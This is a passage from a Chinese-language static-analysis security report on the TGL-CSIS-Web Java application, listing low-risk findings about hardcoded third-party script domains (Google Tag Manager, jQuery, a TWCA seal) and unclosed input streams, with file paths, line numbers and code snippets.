物件	""https://www.googletagmanager.com/g tag/js?id=UA-116871856-1""	""https://www.googletagmanager.com/g tag/js?id=UA-116871856-1""

代碼片斷

檔案名稱

方法

TGL-CSIS-Web/src/main/webapp/Logon/Logon.xhtml

<script src="https://www.googletagmanager.com/gtag/js?id=UA-116871856-</pre>

1"/>

• • • •

36. <script src="https://www.googletagmanager.com/gtag/js?id=UA-

116871856-1"/>

Client Hardcoded Domain\路徑 10:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=111

結果評論

狀態新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Logon/Logon.xht ml	TGL-CSIS- Web/src/main/webapp/Logon/Logon.xht ml
行	350	350
物件	""//ssllogo.twca.com.tw/twcaseal_v3_en.js""	""//ssllogo.twca.com.tw/twcaseal_v3_en.js""

代碼片斷

檔案名稱

方法

TGL-CSIS-Web/src/main/webapp/Logon/Logon.xhtml

<script type="text/javascript" src="//ssllogo.twca.com.tw/twcaseal_v3_en.js"</pre>

charset="utf-8"></script>



Client Hardcoded Domain\路徑 11:

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=112

結果評論

狀態新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Main/PosFunction /PosItem/PosItem26.xhtml	TGL-CSIS- Web/src/main/webapp/Main/PosFunction /PosItem/PosItem26.xhtml
行	9	9
物件	""https://ajax.googleapis.com/ajax/libs/j query/1.11.2/jquery.min.js""	""https://ajax.googleapis.com/ajax/libs/j query/1.11.2/jquery.min.js""

代碼片斷

檔案名稱 方法 TGL-CSIS-Web/src/main/webapp/Main/PosFunction/PosItem/PosItem26.xhtml <script

.... 9. <script

Client Hardcoded Domain\路徑 12:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=113

結果評論

狀態新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Main/Templates/ MainFrame.xhtml	TGL-CSIS- Web/src/main/webapp/Main/Templates/ MainFrame.xhtml
行	34	34
物件	""https://www.googletagmanager.com/g tag/js?id=UA-116871856-1""	""https://www.googletagmanager.com/g tag/js?id=UA-116871856-1""

代碼片斷

檔案名稱 方法 TGL-CSIS-Web/src/main/webapp/Main/Templates/MainFrame.xhtml <script src="https://www.googletagmanager.com/gtag/js?id=UA-116871856-1"></script>

....
34. <script src="https://www.googletagmanager.com/gtag/js?id=UA-116871856-1"></script>



Client Hardcoded Domain\路徑 13:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=114

結果評論

狀態 新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Main/Templates/ MainSouth.xhtml	TGL-CSIS- Web/src/main/webapp/Main/Templates/ MainSouth.xhtml
行	40	40
物件	""//ssllogo.twca.com.tw/twcaseal_v3_en.js""	""//ssllogo.twca.com.tw/twcaseal_v3_en.js""

代碼片斷

檔案名稱 方法

TGL-CSIS-Web/src/main/webapp/Main/Templates/MainSouth.xhtml <script type="text/javascript" src="//ssllogo.twca.com.tw/twcaseal_v3_en.js"</pre> charset="utf-8"></script>

. . . . 40. <script type="text/javascript"</pre> src="//ssllogo.twca.com.tw/twcaseal v3 en.js" charset="utf-8"></script>

Client Hardcoded Domain\路徑 14:

低風險 嚴重程度: 結果狀態: 校驗

http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid 線上結果

=10681&pathid=115

結果評論

狀態 新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Main/Templates/ RegisterMainFrame.xhtml	TGL-CSIS- Web/src/main/webapp/Main/Templates/ RegisterMainFrame.xhtml
行	28	28
物件	""https://www.googletagmanager.com/g tag/js?id=UA-116871856-1""	""https://www.googletagmanager.com/g tag/js?id=UA-116871856-1""

代碼片斷

檔案名稱

TGL-CSIS-Web/src/main/webapp/Main/Templates/RegisterMainFrame.xhtml 方法 <script src="https://www.googletagmanager.com/gtag/js?id=UA-116871856-</pre>

1"></script>



28. <script src="https://www.googletagmanager.com/gtag/js?id=UA-</pre> 116871856-1"></script>

Client Hardcoded Domain\路徑 15:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=116

結果評論

狀態 新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Main/Templates/ RegisterMainFrame.xhtml	TGL-CSIS- Web/src/main/webapp/Main/Templates/ RegisterMainFrame.xhtml
行	143	143
物件	""//ssllogo.twca.com.tw/twcaseal_v3_en.js""	""//ssllogo.twca.com.tw/twcaseal_v3_en.js""

代碼片斷

檔案名稱

TGL-CSIS-Web/src/main/webapp/Main/Templates/RegisterMainFrame.xhtml 方法 <script type="text/javascript" src="//ssllogo.twca.com.tw/twcaseal_v3_en.js"</pre> charset="utf-8"></script>

> 143. <script type="text/javascript" src="//ssllogo.twca.com.tw/twcaseal v3 en.js" charset="utf-8"></script>

Client Hardcoded Domain\路徑 16:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=117

結果評論

狀態 新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/password/GetPas sword.xhtml	TGL-CSIS- Web/src/main/webapp/password/GetPas sword.xhtml
行	27	27
物件	""https://www.googletagmanager.com/g tag/js?id=UA-116871856-1""	""https://www.googletagmanager.com/g tag/js?id=UA-116871856-1""

代碼片斷



檔案名稱 方法 TGL-CSIS-Web/src/main/webapp/password/GetPassword.xhtml <script src="https://www.googletagmanager.com/gtag/js?id=UA-116871856-1"></script>

.... 27. <script src="https://www.googletagmanager.com/gtag/js?id=UA-116871856-1"></script>

Client Hardcoded Domain\路徑 17:

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=118

結果評論

狀態新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/password/GetPas sword.xhtml	TGL-CSIS- Web/src/main/webapp/password/GetPas sword.xhtml
行	173	173
物件	""//ssllogo.twca.com.tw/twcaseal_v3_en.js""	""//ssllogo.twca.com.tw/twcaseal_v3_en.js""

代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/webapp/password/GetPassword.xhtml

方法 <script type="text/javascript" src="//ssllogo.twca.com.tw/twcaseal_v3_en.js"

charset="utf-8"></script>

Client Hardcoded Domain\路徑 18:

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=119

結果評論

狀態新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/password/Passwo rdRecovery.xhtml	TGL-CSIS- Web/src/main/webapp/password/Passwo rdRecovery.xhtml
行	32	32
物件	""https://www.googletagmanager.com/g tag/js?id=UA-116871856-1""	""https://www.googletagmanager.com/g tag/js?id=UA-116871856-1""



檔案名稱 方法 TGL-CSIS-Web/src/main/webapp/password/PasswordRecovery.xhtml <script src="https://www.googletagmanager.com/gtag/js?id=UA-116871856-1"></script>

. . . .

32. <script src="https://www.googletagmanager.com/gtag/js?id=UA-116871856-1"></script>

Client Hardcoded Domain\路徑 19:

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=120

結果評論

狀態 新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/password/Passwo rdRecovery.xhtml	TGL-CSIS- Web/src/main/webapp/password/Passwo rdRecovery.xhtml
行	186	186
物件	""//ssllogo.twca.com.tw/twcaseal_v3_en.js""	""//ssllogo.twca.com.tw/twcaseal_v3_en.js""

代碼片斷

檔案名稱

方法

TGL-CSIS-Web/src/main/webapp/password/PasswordRecovery.xhtml <script type="text/javascript" src="//ssllogo.twca.com.tw/twcaseal_v3_en.js" charset="utf-8"></script>

186.

<script type="text/javascript"

src="//ssllogo.twca.com.tw/twcaseal_v3_en.js" charset="utf-8"></script>

Client Hardcoded Domain\路徑 20:

 嚴重程度:
 低風險

 結果狀態:
 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=121

結果評論

狀態新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/password/Result. xhtml	TGL-CSIS- Web/src/main/webapp/password/Result. xhtml
行	26	26



物件 ""https://www.googletagmanager.com/g tag/js?id=UA-116871856-1""

""https://www.googletagmanager.com/g

tag/js?id=UA-116871856-1""

代碼片斷

檔案名稱

TGL-CSIS-Web/src/main/webapp/password/Result.xhtml

方法 <script src="https://www.googletagmanager.com/gtag/js?id=UA-116871856-</p>

1"></script>

<script src="https://www.googletagmanager.com/gtag/js?id=UA-</pre>

116871856-1"></script>

Client Hardcoded Domain\路徑 21:

低風險 嚴重程度: 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=122

結果評論

狀熊 新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/password/Result. xhtml	TGL-CSIS- Web/src/main/webapp/password/Result. xhtml
行	153	153
物件	""//ssllogo.twca.com.tw/twcaseal_v3_en.js""	""//ssllogo.twca.com.tw/twcaseal_v3_en.js""

代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/webapp/password/Result.xhtml

方法 <script type="text/javascript" src="//ssllogo.twca.com.tw/twcaseal_v3_en.js"</pre>

charset="utf-8"></script>

153. <script type="text/javascript"</pre>

src="//ssllogo.twca.com.tw/twcaseal v3 en.js" charset="utf-8"></script>

Improper Resource Shutdown or Release

Java\Cx\Java Low Visibility\Improper Resource Shutdown or Release 版本:4

類別

NIST SP 800-53: SC-5 Denial of Service Protection (P1)

描述

Improper Resource Shutdown or Release\路徑 1:

嚴重程度: 低風險 結果狀態: 校驗

http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid 線上結果

=10681&pathid=155



結	果	評	論

狀態新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ base/exception/SysException.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ base/exception/SysException.java
行	23	25
物件	StringWriter	toString

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/base/exception/SysException.java 方法 public void addExceptionMessage(Exception ex) {

23. StringWriter sw = new StringWriter();

....

25. messageList.add(sw.toString());;

Improper Resource Shutdown or Release\路徑 2:

 嚴重程度:
 低風險

 結果狀態:
 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=156

結果評論

狀態新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/cscarea/FilePdfViewMgbn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/cscarea/FilePdfViewMgbn.java
行	107	114
物件	FileInputStream	is

代碼片斷

方法

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/FilePdfViewMgbn.java

private StreamedContent createStream(String posImgTempPath) {

Improper Resource Shutdown or Release\路徑 3:

嚴重程度: 低風險



結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=157

結果評論

狀態新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/oparea/IvrPwdNotifyPrintViewMgBn .java	
行	86	91
物件	FileInputStream	is

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/oparea/IvrPwdNotifyPrintViewMgBn

java

方法 private StreamedContent createStream(String pdfFilePath, String pdfFileName) {

is = new FileInputStream(file);

· · · ·

91. streamedContent = new DefaultStreamedContent(is,

"application/pdf", pdfFileName);

Improper Resource Shutdown or Release\路徑 4:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=158

結果評論

狀態新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/oparea/PwdNotifyPrintViewMgBn.ja va	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/oparea/PwdNotifyPrintViewMgBn.ja va
行	86	91
物件	FileInputStream	is

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/oparea/PwdNotifyPrintViewMgBn.ja

va

方法 private StreamedContent createStream(String pdfFilePath, String pdfFileName) {



```
86.
                  is = new FileInputStream(file);
. . . .
91.
            streamedContent = new DefaultStreamedContent(is,
"application/pdf", pdfFileName);
```

Improper Resource Shutdown or Release\路徑 5:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=159

結果評論

狀態 新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/cscarea/ContractChangMgBn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/cscarea/ContractChangMgBn.java
行	217	218
物件	getInputStream	stream

代碼片斷

方法

檔案名稱 TGL-CSIS-

> Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/ContractChangMgBn.java public void downloadFile(String applyNo) throws IOException {

217. InputStream stream = dataHandler.getInputStream(); file = new DefaultStreamedContent(stream, "application/pdf", "content.pdf");

Improper Resource Shutdown or Release\路徑 6:

低風險 嚴重程度: 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=160

結果評論

狀態 新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/cscarea/ContractChangMgBn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/cscarea/ContractChangMgBn.java
行	251	252
物件	getInputStream	stream

代碼片斷



檔案名稱 TGL-CSIS-

方法

Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/ContractChangMgBn.java public void downloadFileBydDocNo(String docNo,String reportId) throws

IOException {

Improper Resource Shutdown or Release\路徑 7:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=161

結果評論

狀態 新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/cscarea/FilePdfViewMgbn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/cscarea/FilePdfViewMgbn.java
行	169	174
物件	getInputStream	is

代碼片斷

檔案名稱

TGL-CSIS-

方法

Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/FilePdfViewMgbn.java private StreamedContent createStreamForNote(String docNo, String reportId, String type) throws IOException{

```
is = dataHandler.getInputStream();

streamedContent = new DefaultStreamedContent(is,
"application/pdf", fileName);
```

Improper Resource Shutdown or Release\路徑 8:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=162

結果評論

狀態新的

	_L_Ver	
	來源	目的地
檔案	TGL-CSIS-	TGL-CSIS-
	Web/src/main/java/com/tgl/csis/web/ui/	Web/src/main/java/com/tgl/csis/web/ui/
	main/ownerarea/OwnerClaimsRecordOue	main/ownerarea/OwnerClaimsRecordQue



	ryMgBn.java	ryMgBn.java
行	141	142
物件	getInputStream	stream

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerClaimsRecordQue

ryMgBn.java

方法 public void downloadFile(String claimCaseNo) throws IOException {

> 141. InputStream stream = dataHandler.getInputStream(); file = new DefaultStreamedContent(stream,

"application/pdf", "content.pdf");

Improper Resource Shutdown or Release\路徑 9:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=163

結果評論

狀態 新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/ownerarea/OwnerContractChangMg Bn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/ownerarea/OwnerContractChangMg Bn.java
行	193	194
物件	getInputStream	stream

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerContractChangMg

方法 public void downloadFile(String applyNo) throws IOException {

> 193. InputStream stream = dataHandler.getInputStream();

file = new DefaultStreamedContent(stream,

"application/pdf", "content.pdf");

Improper Resource Shutdown or Release\路徑 10:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=164



結果評論	
狀態	新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/ownerarea/OwnerContractChangMg Bn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/ownerarea/OwnerContractChangMg Bn.java
行	215	216
物件	getInputStream	stream

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerContractChangMg

Bn.java

方法 public void downloadFileBydDocNo(String docNo,String reportId) throws

IOException {

215. InputStream stream =

dataHandler.getInputStream();

216. file = new DefaultStreamedContent(stream,

"application/pdf", "content.pdf");

Improper Resource Shutdown or Release\路徑 11:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=165

結果評論

狀態新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/ownerarea/OwnerIncomeTaxMgBn. java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/ownerarea/OwnerIncomeTaxMgBn. java
行	217	218
物件	getInputStream	stream

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerIncomeTaxMgBn.

java

方法 public void downloadpdf(String taxCodeDesc, String taxYear) throws IOException

{



Improper Resource Shutdown or Release\路徑 12:

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=166

結果評論

狀態新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/ownerarea/OwnerPaymentMgBn.ja va	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/ownerarea/OwnerPaymentMgBn.ja va
行	152	153
物件	getInputStream	stream

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerPaymentMgBn.ja

va

方法 public void downloadFile() throws IOException {

"application/pdf", "payment.pdf"));

Improper Resource Shutdown or Release\路徑 13:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=167

結果評論

狀態新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/ownerarea/policydetail/OwnerPolic yDetailMgBn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/ownerarea/policydetail/OwnerPolic yDetailMgBn.java
行	254	255



物件 getInputStream stream

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/policydetail/OwnerPolic

yDetailMgBn.java

方法 public void downloadFileByGuid(String guid) throws IOException {

255. clauseFile = new

DefaultStreamedContent(stream, "application/pdf", "content.pdf");

Improper Resource Shutdown or Release\路徑 14:

 嚴重程度:
 低風險

 結果狀態:
 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=168

結果評論

狀態新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/ownerarea/policydetail/PolicyDetail 06MgBn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/ownerarea/policydetail/PolicyDetail 06MgBn.java
行	146	147
物件	getInputStream	stream

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/policydetail/PolicyDetail

06MgBn.java

方法 public void downloadFile(String applyNo) throws IOException {

146. InputStream stream =

dataHandler.getInputStream();

147. file = new DefaultStreamedContent(stream,

"application/pdf", "content.pdf");

Improper Resource Shutdown or Release\路徑 15:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=169

結果評論

狀態新的



	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/ownerarea/policydetail/PolicyDetail 06MgBn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/ownerarea/policydetail/PolicyDetail 06MgBn.java
行	181	182
物件	getInputStream	stream

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/policydetail/PolicyDetail

06MgBn.java

方法 public void downloadFileBydDocNo(String docNo, String reportId) throws

IOException {

181. InputStream stream =

dataHandler.getInputStream();

182. file = new DefaultStreamedContent(stream,

"application/pdf", "content.pdf");

Improper Resource Shutdown or Release\路徑 16:

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=170

結果評論

狀態新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/ownerarea/policydetail/PolicyDetail 07MgBn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/ownerarea/policydetail/PolicyDetail 07MgBn.java
行	96	97
物件	getInputStream	stream

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/policydetail/PolicyDetail

07MgBn.java

方法 public void downloadFile(String claimCaseNo) throws IOException {

```
inputStream stream = dataHandler.getInputStream();
if ile = new DefaultStreamedContent(stream,
"application/pdf", "content.pdf");
```

Improper Resource Shutdown or Release\路徑 17:



嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=171

結果評論

狀態新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/ownerarea/policydetail/PolicyDetail 15MgBn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/ownerarea/policydetail/PolicyDetail 15MgBn.java
行	227	229
物件	getInputStream	stream

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/policydetail/PolicyDetail

15MgBn.java

方法 public void downloadFile(String guid) throws IOException {

inputStream stream = dataHandler.getInputStream();
i

Client Remote File Inclusion

查詢路徑:

JavaScript\Cx\JavaScript Low Visibility\Client Remote File Inclusion 版本:2

類別

PCI DSS v3.2: PCI DSS (3.2) - 6.5.1 - Injection flaws - particularly SQL injection

OWASP Top 10 2017: A1-Injection

NIST SP 800-53: SC-18 Mobile Code (P2)

描述

Client Remote File Inclusion\路徑 1:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=43

結果評論

狀態新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/env.xhtml	TGL-CSIS- Web/src/main/webapp/env.xhtml
行	22	22



物件 ""https://www.googletagmanager.com/g

tag/js?id=UA-116871856-1""

""https://www.googletagmanager.com/g tag/js?id=UA-116871856-1""

代碼片斷

檔案名稱

TGL-CSIS-Web/src/main/webapp/env.xhtml

方法 <script src="https://www.googletagmanager

<script src="https://www.googletagmanager.com/gtag/js?id=UA-116871856-</pre>

1"></script>

. . . .

22. <script src="https://www.googletagmanager.com/gtag/js?id=UA-

116871856-1"></script>

Client Remote File Inclusion\路徑 2:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=44

結果評論

狀態新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/index.jsp	TGL-CSIS- Web/src/main/webapp/index.jsp
行	9	9
物件	""https://www.googletagmanager.com/g tag/js?id=UA-116871856-1""	""https://www.googletagmanager.com/g tag/js?id=UA-116871856-1""

代碼片斷

檔案名稱

TGL-CSIS-Web/src/main/webapp/index.jsp

方法 <script src="https://www.googletagmanager.com/gtag/js?id=UA-116871856-

1"></script>

. . . .

escript src="https://www.googletagmanager.com/gtag/js?id=UA-

116871856-1"></script>

Client Remote File Inclusion\路徑 3:

 嚴重程度:
 低風險

 結果狀態:
 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=45

結果評論

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Logon/ForcedLog Off.xhtml	TGL-CSIS- Web/src/main/webapp/Logon/ForcedLog Off.xhtml



行 20 20 物件 ""https://www.googletagmanager.com/g ""https://www.googletagmanager.com/g

tag/js?id=UA-116871856-1"" tag/js?id=UA-116871856-1""

代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/webapp/Logon/ForcedLogOff.xhtml

方法 <script src="https://www.googletagmanager.com/gtag/js?id=UA-116871856-

1"></script>

. . . .

20. <script src="https://www.googletagmanager.com/gtag/js?id=UA-

116871856-1"></script>

Client Remote File Inclusion\路徑 4:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=46

結果評論

狀態新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Logon/Logoff.jsp	TGL-CSIS- Web/src/main/webapp/Logon/Logoff.jsp
行	23	23
物件	""https://www.googletagmanager.com/g tag/js?id=UA-116871856-1""	""https://www.googletagmanager.com/g tag/js?id=UA-116871856-1""

代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/webapp/Logon/Logoff.jsp

方法 </head>

. . . .

23. </head>

Client Remote File Inclusion\路徑 5:

 嚴重程度:
 低風險

 結果狀態:
 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=47

結果評論

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Logon/LogOffUser .xhtml	TGL-CSIS- Web/src/main/webapp/Logon/LogOffUser .xhtml



行 22 22

物件 ""https://www.googletagmanager.com/g ""https://www.googletagmanager.com/g

tag/js?id=UA-116871856-1"" tag/js?id=UA-116871856-1""

代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/webapp/Logon/LogOffUser.xhtml

方法 <script

.... 22. <script

Client Remote File Inclusion\路徑 6:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=48

結果評論

狀態 新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Logon/Logon.xht ml	TGL-CSIS- Web/src/main/webapp/Logon/Logon.xht ml
行	36	36
物件	""https://www.googletagmanager.com/g tag/js?id=UA-116871856-1""	""https://www.googletagmanager.com/g tag/js?id=UA-116871856-1""

代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/webapp/Logon/Logon.xhtml

方法 <script src="https://www.googletagmanager.com/gtag/js?id=UA-116871856-

1"/>

36. <script src="https://www.googletagmanager.com/gtag/js?id=UA-

116871856-1"/>

Client Remote File Inclusion\路徑 7:

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=49

結果評論

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Main/Templates/ MainFrame.xhtml	TGL-CSIS- Web/src/main/webapp/Main/Templates/ MainFrame.xhtml



行	34	34
物件	""https://www.googletagmanager.com/g tag/js?id=UA-116871856-1""	""https://www.googletagmanager.com/g tag/js?id=UA-116871856-1""

檔案名稱 方法 TGL-CSIS-Web/src/main/webapp/Main/Templates/MainFrame.xhtml <script src="https://www.googletagmanager.com/gtag/js?id=UA-116871856-1"></script>

....
34. <script src="https://www.googletagmanager.com/gtag/js?id=UA-116871856-1"></script>

Client Remote File Inclusion\路徑 8:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=50

結果評論

狀態 新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Main/Templates/ RegisterMainFrame.xhtml	TGL-CSIS- Web/src/main/webapp/Main/Templates/ RegisterMainFrame.xhtml
行	28	28
物件	""https://www.googletagmanager.com/g tag/js?id=UA-116871856-1""	""https://www.googletagmanager.com/g tag/js?id=UA-116871856-1""

代碼片斷

檔案名稱 方法 TGL-CSIS-Web/src/main/webapp/Main/Templates/RegisterMainFrame.xhtml <script src="https://www.googletagmanager.com/gtag/js?id=UA-116871856-1"></script>

28. <script src="https://www.googletagmanager.com/gtag/js?id=UA-116871856-1"></script>

Client Remote File Inclusion\路徑 9:

 嚴重程度:
 低風險

 結果狀態:
 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=51

結果評論

